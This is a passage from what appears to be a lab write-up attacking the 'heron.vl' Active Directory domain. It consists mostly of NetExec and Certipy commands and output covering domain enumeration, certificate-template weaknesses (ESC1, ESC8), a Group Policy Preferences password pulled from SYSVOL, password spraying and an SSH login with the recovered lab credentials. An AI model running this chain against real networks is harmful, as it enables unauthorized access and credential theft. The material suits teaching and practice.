LDAP        172.16.10.100   389    MUCDC            _admin                        2024-06-02 19:55:39 0        Built-in account for administering the computer/domain
LDAP        172.16.10.100   389    MUCDC            Katherine.Howard              2024-05-26 20:47:11 0        T0 Windows Admin
LDAP        172.16.10.100   389    MUCDC            Rachael.Boyle                 2024-05-26 20:47:11 0
LDAP        172.16.10.100   389    MUCDC            Anthony.Goodwin               2024-05-26 20:47:11 0
LDAP        172.16.10.100   389    MUCDC            Carol.John                    2024-05-26 20:47:11 0
LDAP        172.16.10.100   389    MUCDC            Rosie.Evans                   2024-05-26 20:47:11 0
LDAP        172.16.10.100   389    MUCDC            Adam.Harper                   2024-05-26 20:47:11 0
LDAP        172.16.10.100   389    MUCDC            Adam.Matthews                 2024-05-26 20:47:11 0
LDAP        172.16.10.100   389    MUCDC            Steven.Thomas                 2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Amanda.Williams               2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Vanessa.Anderson              2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Jane.Richards                 2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Rhys.George                   2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Mohammed.Parry                2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Julian.Pratt                  2024-06-02 00:25:42 0        T1 Linux Admin
LDAP        172.16.10.100   389    MUCDC            Wayne.Wood                    2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Danielle.Harrison             2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Samuel.Davies                 2024-06-02 19:39:35 0        Leaves Company 06/24
LDAP        172.16.10.100   389    MUCDC            Alice.Hill                    2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Jayne.Johnson                 2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            Geraldine.Powell              2024-05-26 20:47:12 0
LDAP        172.16.10.100   389    MUCDC            adm_hoka                      2024-05-26 20:50:28 0        t0
LDAP        172.16.10.100   389    MUCDC            adm_prju                      2024-06-02 00:19:01 0        t1
LDAP        172.16.10.100   389    MUCDC            svc-web-accounting            2024-06-02 00:07:44 0
LDAP        172.16.10.100   389    MUCDC            svc-web-accounting-d          2024-06-03 05:00:59 0
Enumerate logged users on the remote target:
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --loggedon-users
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
SMB         172.16.10.100   445    MUCDC            [+] Enumerated logged_on users
Enumerate Local Groups:
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --local-group
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
SMB         172.16.10.100   445    MUCDC            [*] Enumerating with SAMRPC protocol
SMB         172.16.10.100   445    MUCDC            [+] Enumerated local groups
SMB         172.16.10.100   445    MUCDC            549 - Server Operators
SMB         172.16.10.100   445    MUCDC            548 - Account Operators
SMB         172.16.10.100   445    MUCDC            554 - Pre-Windows 2000 Compatible Access
SMB         172.16.10.100   445    MUCDC            557 - Incoming Forest Trust Builders
SMB         172.16.10.100   445    MUCDC            560 - Windows Authorization Access Group
SMB         172.16.10.100   445    MUCDC            561 - Terminal Server License Servers
SMB         172.16.10.100   445    MUCDC            544 - Administrators
SMB         172.16.10.100   445    MUCDC            545 - Users
SMB         172.16.10.100   445    MUCDC            546 - Guests
SMB         172.16.10.100   445    MUCDC            550 - Print Operators
SMB         172.16.10.100   445    MUCDC            551 - Backup Operators
SMB         172.16.10.100   445    MUCDC            552 - Replicator
SMB         172.16.10.100   445    MUCDC            555 - Remote Desktop Users
SMB         172.16.10.100   445    MUCDC            556 - Network Configuration Operators
SMB         172.16.10.100   445    MUCDC            558 - Performance Monitor Users
SMB         172.16.10.100   445    MUCDC            559 - Performance Log Users
SMB         172.16.10.100   445    MUCDC            562 - Distributed COM Users
SMB         172.16.10.100   445    MUCDC            568 - IIS_IUSRS
SMB         172.16.10.100   445    MUCDC            569 - Cryptographic Operators
SMB         172.16.10.100   445    MUCDC            573 - Event Log Readers
SMB         172.16.10.100   445    MUCDC            574 - Certificate Service DCOM Access
SMB         172.16.10.100   445    MUCDC            575 - RDS Remote Access Servers
SMB         172.16.10.100   445    MUCDC            576 - RDS Endpoint Servers
SMB         172.16.10.100   445    MUCDC            577 - RDS Management Servers
SMB         172.16.10.100   445    MUCDC            578 - Hyper-V Administrators
SMB         172.16.10.100   445    MUCDC            579 - Access Control Assistance Operators
SMB         172.16.10.100   445    MUCDC            580 - Remote Management Users
SMB         172.16.10.100   445    MUCDC            582 - Storage Replica Administrators
SMB         172.16.10.100   445    MUCDC            517 - Cert Publishers
SMB         172.16.10.100   445    MUCDC            553 - RAS and IAS Servers
SMB         172.16.10.100   445    MUCDC            571 - Allowed RODC Password Replication Group
SMB         172.16.10.100   445    MUCDC            572 - Denied RODC Password Replication Group
SMB         172.16.10.100   445    MUCDC            1101 - DnsAdmins
Enumerate domain groups:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --groups
LDAP        172.16.10.100   389    MUCDC            [*] Windows Server 2022 Build 20348 (name:MUCDC) (domain:heron.vl)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
LDAP        172.16.10.100   389    MUCDC            Administrators                           membercount: 3
LDAP        172.16.10.100   389    MUCDC            Users                                    membercount: 3
LDAP        172.16.10.100   389    MUCDC            Guests                                   membercount: 2
LDAP        172.16.10.100   389    MUCDC            Print Operators                          membercount: 0
LDAP        172.16.10.100   389    MUCDC            Backup Operators                         membercount: 0
LDAP        172.16.10.100   389    MUCDC            Replicator                               membercount: 0
LDAP        172.16.10.100   389    MUCDC            Remote Desktop Users                     membercount: 0
LDAP        172.16.10.100   389    MUCDC            Network Configuration Operators          membercount: 0
LDAP        172.16.10.100   389    MUCDC            Performance Monitor Users                membercount: 0
LDAP        172.16.10.100   389    MUCDC            Performance Log Users                    membercount: 0
LDAP        172.16.10.100   389    MUCDC            Distributed COM Users                    membercount: 0
LDAP        172.16.10.100   389    MUCDC            IIS_IUSRS                                membercount: 0
LDAP        172.16.10.100   389    MUCDC            Cryptographic Operators                  membercount: 0
LDAP        172.16.10.100   389    MUCDC            Event Log Readers                        membercount: 0
LDAP        172.16.10.100   389    MUCDC            Certificate Service DCOM Access          membercount: 1
LDAP        172.16.10.100   389    MUCDC            RDS Remote Access Servers                membercount: 0
LDAP        172.16.10.100   389    MUCDC            RDS Endpoint Servers                     membercount: 0
LDAP        172.16.10.100   389    MUCDC            RDS Management Servers                   membercount: 0
LDAP        172.16.10.100   389    MUCDC            Hyper-V Administrators                   membercount: 0
LDAP        172.16.10.100   389    MUCDC            Access Control Assistance Operators      membercount: 0
LDAP        172.16.10.100   389    MUCDC            Remote Management Users                  membercount: 0
LDAP        172.16.10.100   389    MUCDC            Storage Replica Administrators           membercount: 0
LDAP        172.16.10.100   389    MUCDC            Domain Computers                         membercount: 0
LDAP        172.16.10.100   389    MUCDC            Domain Controllers                       membercount: 0
LDAP        172.16.10.100   389    MUCDC            Schema Admins                            membercount: 1
LDAP        172.16.10.100   389    MUCDC            Enterprise Admins                        membercount: 1
LDAP        172.16.10.100   389    MUCDC            Cert Publishers                          membercount: 1
LDAP        172.16.10.100   389    MUCDC            Domain Admins                            membercount: 2
LDAP        172.16.10.100   389    MUCDC            Domain Users                             membercount: 0
LDAP        172.16.10.100   389    MUCDC            Domain Guests                            membercount: 0
LDAP        172.16.10.100   389    MUCDC            Group Policy Creator Owners              membercount: 1
LDAP        172.16.10.100   389    MUCDC            RAS and IAS Servers                      membercount: 0
LDAP        172.16.10.100   389    MUCDC            Server Operators                         membercount: 0
LDAP        172.16.10.100   389    MUCDC            Account Operators                        membercount: 0
LDAP        172.16.10.100   389    MUCDC            Pre-Windows 2000 Compatible Access       membercount: 2
LDAP        172.16.10.100   389    MUCDC            Incoming Forest Trust Builders           membercount: 0
LDAP        172.16.10.100   389    MUCDC            Windows Authorization Access Group       membercount: 1
LDAP        172.16.10.100   389    MUCDC            Terminal Server License Servers          membercount: 0
LDAP        172.16.10.100   389    MUCDC            Allowed RODC Password Replication Group  membercount: 0
LDAP        172.16.10.100   389    MUCDC            Denied RODC Password Replication Group   membercount: 8
LDAP        172.16.10.100   389    MUCDC            Read-only Domain Controllers             membercount: 0
LDAP        172.16.10.100   389    MUCDC            Enterprise Read-only Domain Controllers  membercount: 0
LDAP        172.16.10.100   389    MUCDC            Cloneable Domain Controllers             membercount: 0
LDAP        172.16.10.100   389    MUCDC            Protected Users                          membercount: 0
LDAP        172.16.10.100   389    MUCDC            Key Admins                               membercount: 0
LDAP        172.16.10.100   389    MUCDC            Enterprise Key Admins                    membercount: 0
LDAP        172.16.10.100   389    MUCDC            DnsAdmins                                membercount: 0
LDAP        172.16.10.100   389    MUCDC            DnsUpdateProxy                           membercount: 0
LDAP        172.16.10.100   389    MUCDC            heron                                    membercount: 20
LDAP        172.16.10.100   389    MUCDC            SSH                                      membercount: 5
LDAP        172.16.10.100   389    MUCDC            Finance                                  membercount: 2
LDAP        172.16.10.100   389    MUCDC            accounting                               membercount: 3
LDAP        172.16.10.100   389    MUCDC            audit                                    membercount: 1
LDAP        172.16.10.100   389    MUCDC            admins_t0                                membercount: 1
LDAP        172.16.10.100   389    MUCDC            admins_t1                                membercount: 1
Get users/groups with adminCount:
- adminCount indicates that a given object has had its ACLs changed to a more secure value by the system because it was a member of one of the administrative groups (directly or transitively)
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --admin-count
LDAP        172.16.10.100   389    MUCDC            [*] Windows Server 2022 Build 20348 (name:MUCDC) (domain:heron.vl)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
LDAP        172.16.10.100   389    MUCDC            _admin
LDAP        172.16.10.100   389    MUCDC            krbtgt
LDAP        172.16.10.100   389    MUCDC            adm_hoka
Retrieve the MachineAccountQuota domain-level attribute:
It’s useful to check this value because by default it permits unprivileged users to attach up to 10 computers to an Active Directory (AD) domain.
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' -M maq
LDAP        172.16.10.100   389    MUCDC            [*] Windows Server 2022 Build 20348 (name:MUCDC) (domain:heron.vl)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
MAQ         172.16.10.100   389    MUCDC            [*] Getting the MachineAccountQuota
MAQ         172.16.10.100   389    MUCDC            MachineAccountQuota: 0
Not lucky as the MachineAccountQuota is 0 :/
Enumerate Domain Password Policy:
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --pass-pol
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
SMB         172.16.10.100   445    MUCDC            [+] Dumping password info for domain: HERON
SMB         172.16.10.100   445    MUCDC            Minimum password length: 7
SMB         172.16.10.100   445    MUCDC            Password history length: 24
SMB         172.16.10.100   445    MUCDC            Maximum password age: 41 days 23 hours 53 minutes
SMB         172.16.10.100   445    MUCDC
SMB         172.16.10.100   445    MUCDC            Password Complexity Flags: 000001
SMB         172.16.10.100   445    MUCDC                Domain Refuse Password Change: 0
SMB         172.16.10.100   445    MUCDC                Domain Password Store Cleartext: 0
SMB         172.16.10.100   445    MUCDC                Domain Password Lockout Admins: 0
SMB         172.16.10.100   445    MUCDC                Domain Password No Clear Change: 0
SMB         172.16.10.100   445    MUCDC                Domain Password No Anon Change: 0
SMB         172.16.10.100   445    MUCDC                Domain Password Complex: 1
SMB         172.16.10.100   445    MUCDC
SMB         172.16.10.100   445    MUCDC            Minimum password age: 1 day 4 minutes
SMB         172.16.10.100   445    MUCDC            Reset Account Lockout Counter: 10 minutes
SMB         172.16.10.100   445    MUCDC            Locked Account Duration: 10 minutes
SMB         172.16.10.100   445    MUCDC            Account Lockout Threshold: None
SMB         172.16.10.100   445    MUCDC            Forced Log off Time: Not Set
ADCS Certificates hunting
List All PKI Enrollment Servers:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' -M adcs
LDAP        172.16.10.100   389    MUCDC            [*] Windows Server 2022 Build 20348 (name:MUCDC) (domain:heron.vl)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
ADCS        172.16.10.100   389    MUCDC            [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        172.16.10.100   389    MUCDC            Found PKI Enrollment Server: mucdc.heron.vl
ADCS        172.16.10.100   389    MUCDC            Found CN: heron-CA
List All Certificates Inside a PKI:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' -M adcs -o SERVER=heron-CA
LDAP        172.16.10.100   389    MUCDC            [*] Windows Server 2022 Build 20348 (name:MUCDC) (domain:heron.vl)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
ADCS        172.16.10.100   389    MUCDC            Using PKI CN: heron-CA
ADCS        172.16.10.100   389    MUCDC            [*] Starting LDAP search with search filter '(distinguishedName=CN=heron-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: DirectoryEmailReplication
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: DomainControllerAuthentication
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: KerberosAuthentication
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: EFSRecovery
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: EFS
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: DomainController
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: WebServer
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: Machine
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: User
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: SubCA
ADCS        172.16.10.100   389    MUCDC            Found Certificate Template: Administrator
Hunt for ADCS CAs:
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' -M enum_ca
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
ENUM_CA     172.16.10.100   445    MUCDC            Active Directory Certificate Services Found.
ENUM_CA     172.16.10.100   445    MUCDC            http://172.16.10.100/certsrv/certfnsh.asp
ENUM_CA     172.16.10.100   445    MUCDC            Web enrollment found on HTTP (ESC8).
Need to check more if we can exploit ESC8
Using Certipy to get all certificate templates information:
$ certipy-ad find -dc-ip mucdc.heron.vl -ns 172.16.10.100 -u 'samuel.davies' -p 'l6fkiy9oN'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'heron-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'heron-CA'
[*] Checking web enrollment for CA 'heron-CA' @ 'mucdc.heron.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20251115090150_Certipy.txt'
[*] Wrote text output to '20251115090150_Certipy.txt'
[*] Saving JSON output to '20251115090150_Certipy.json'
[*] Wrote JSON output to '20251115090150_Certipy.json'
$ cat 20251115090150_Certipy.txt
Certificate Authorities
  0
    CA Name                             : heron-CA
    DNS Name                            : mucdc.heron.vl
    Certificate Subject                 : CN=heron-CA, DC=heron, DC=vl
    Certificate Serial Number           : 7411DF65B6FD15BC4AFAB56DE3FA301F
    Certificate Validity Start          : 2024-06-01 15:28:40+00:00
    Certificate Validity End            : 2524-06-01 15:38:40+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : HERON.VL\Administrators
      Access Rights
        ManageCertificates              : HERON.VL\Administrators
                                          HERON.VL\Domain Admins
                                          HERON.VL\Enterprise Admins
        ManageCa                        : HERON.VL\Administrators
                                          HERON.VL\Domain Admins
                                          HERON.VL\Enterprise Admins
        Enroll                          : HERON.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
  0
    Template Name                       : HeronUsers
    Display Name                        : HeronUsers
    Enabled                             : False
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 500 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : HERON.VL\Domain Admins
                                          HERON.VL\Domain Users
                                          HERON.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : HERON.VL\_admin
        Write Owner Principals          : HERON.VL\Domain Admins
                                          HERON.VL\Enterprise Admins
                                          HERON.VL\_admin
        Write Dacl Principals           : HERON.VL\Domain Admins
                                          HERON.VL\Enterprise Admins
                                          HERON.VL\_admin
        Write Property Principals       : HERON.VL\Domain Admins
                                          HERON.VL\Enterprise Admins
                                          HERON.VL\_admin
    [!] Vulnerabilities
      ESC1                              : 'HERON.VL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
...
- ESC8 for heron-CA
- ESC1 for HeronUsers
GPP (Group Policy Preferences) credentials attacking (svc-web-accounting-d)
Search in the domain controller for registry.xml to find autologon information:
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' -M gpp_autologin
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$            READ            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
GPP_AUTO... 172.16.10.100   445    MUCDC            [+] Found SYSVOL share
GPP_AUTO... 172.16.10.100   445    MUCDC            [*] Searching for Registry.xml
SMB         172.16.10.100   445    MUCDC            [*] Started spidering
SMB         172.16.10.100   445    MUCDC            [*] Spidering .
SMB         172.16.10.100   445    MUCDC            [*] Done spidering (Completed in 84.51122713088989)
No return of the username and password
Retrieve the plaintext password and other information for accounts pushed through Group Policy Preferences (aka GPP):
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' -M gpp_password
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$            READ            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
GPP_PASS... 172.16.10.100   445    MUCDC            [+] Found SYSVOL share
GPP_PASS... 172.16.10.100   445    MUCDC            [*] Searching for potential XML files containing passwords
SMB         172.16.10.100   445    MUCDC            [*] Started spidering
SMB         172.16.10.100   445    MUCDC            [*] Spidering .
SMB         172.16.10.100   445    MUCDC            //172.16.10.100/SYSVOL/heron.vl/Policies/{6CC75E8D-586E-4B13-BF80-B91BEF1F221C}/Machine/Preferences/Groups/Groups.xml [lastm:'2024-06-05 01:01' size:1135]
SMB         172.16.10.100   445    MUCDC            [*] Done spidering (Completed in 78.55318307876587)
GPP_PASS... 172.16.10.100   445    MUCDC            [*] Found heron.vl/Policies/{6CC75E8D-586E-4B13-BF80-B91BEF1F221C}/Machine/Preferences/Groups/Groups.xml
GPP_PASS... 172.16.10.100   445    MUCDC            [+] Found credentials in heron.vl/Policies/{6CC75E8D-586E-4B13-BF80-B91BEF1F221C}/Machine/Preferences/Groups/Groups.xml
GPP_PASS... 172.16.10.100   445    MUCDC            Password: H3r0n2024#!
GPP_PASS... 172.16.10.100   445    MUCDC            action: U
GPP_PASS... 172.16.10.100   445    MUCDC            newName: _local
GPP_PASS... 172.16.10.100   445    MUCDC            fullName:
GPP_PASS... 172.16.10.100   445    MUCDC            description: local administrator
GPP_PASS... 172.16.10.100   445    MUCDC            changeLogon: 0
GPP_PASS... 172.16.10.100   445    MUCDC            noChange: 0
GPP_PASS... 172.16.10.100   445    MUCDC            neverExpires: 1
GPP_PASS... 172.16.10.100   445    MUCDC            acctDisabled: 0
GPP_PASS... 172.16.10.100   445    MUCDC            subAuthority: RID_ADMIN
GPP_PASS... 172.16.10.100   445    MUCDC            userName: Administrator (built-in)
Found
Administrator (built-in):H3r0n2024#!in Groups.xml in SYSVOL shared folder.
- ERRATUM:
- After checking manually in
SYSVOL/heron.vl/Policies/{6CC75E8D-586E-4B13-BF80-B91BEF1F221C}/Machine/Preferences/Groups/Groups.xml
The full content is:
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Administrators (built-in)" image="2" changed="2024-06-04 15:59:45" uid="{535B586D-9541-4420-8E32-224F589E4F3A}"><Properties action="U" newName="" description="" deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0" groupSid="S-1-5-32-544" groupName="Administrators (built-in)"><Members><Member name="HERON\svc-web-accounting" action="ADD" sid="S-1-5-21-1568358163-2901064146-3316491674-24602"/><Member name="HERON\svc-web-accounting-d" action="ADD" sid="S-1-5-21-1568358163-2901064146-3316491674-26101"/></Members></Properties></Group>
	<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2024-06-04 16:00:13" uid="{F3B0115E-D062-46CC-B10C-C3EB743C824A}"><Properties action="U" newName="_local" fullName="" description="local administrator" cpassword="1G19pP9gbIPUr5xLeKhEUg==" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (built-in)"/></User>
</Groups>
The account associated with the password H3r0n2024#! is HERON\svc-web-accounting.
Then NetExec needs to be improved to retrieve more accurate data. (reported to the authors in GitHub).
Create a new usernames list with all active users:
$ cat usernames2.txt
_admin
Katherine.Howard
Rachael.Boyle
Anthony.Goodwin
Carol.John
Rosie.Evans
Adam.Harper
Adam.Matthews
Steven.Thomas
Amanda.Williams
Vanessa.Anderson
Jane.Richards
Rhys.George
Mohammed.Parry
Julian.Pratt
Wayne.Wood
Danielle.Harrison
Samuel.Davies
Alice.Hill
Jayne.Johnson
Geraldine.Powell
adm_hoka
adm_prju
svc-web-accounting
svc-web-accounting-d
Then password spraying with our new discovered password:
$ nxc smb mucdc.heron.vl -u usernames2.txt -p 'H3r0n2024#!' --continue-on-success
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\_admin:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Katherine.Howard:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Rachael.Boyle:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Anthony.Goodwin:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Carol.John:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Rosie.Evans:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Adam.Harper:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Adam.Matthews:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Steven.Thomas:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Amanda.Williams:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Vanessa.Anderson:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Jane.Richards:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Rhys.George:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Mohammed.Parry:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Julian.Pratt:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Wayne.Wood:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Danielle.Harrison:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Samuel.Davies:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Alice.Hill:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Jayne.Johnson:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Geraldine.Powell:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\adm_hoka:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\adm_prju:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\svc-web-accounting:H3r0n2024#! STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\svc-web-accounting-d:H3r0n2024#!
Found
svc-web-accounting-d:H3r0n2024#!
As we saw in our LDAP deep diving, svc-web-accounting-d is member of SSH then we try to connect to the Jump server:
$ sshpass -p 'H3r0n2024#!' ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' heron.vl\\svc-web-accounting-d@frajmp.heron.vl
****************************************************
*              Welcome to Heron Corp               *
*  Unauthorized access to 'frajmp.heron.vl' is     *
*  forbidden and will be prosecuted by law.        *
****************************************************
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Nov 14 01:48:07 PM UTC 2025

  System load:           0.19
  Usage of /:            71.1% of 5.61GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             227
  Users logged in:       1
  IPv4 address for eth0: 10.13.38.34
  IPv6 address for eth0: dead:beef::250:56ff:feb0:98b1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

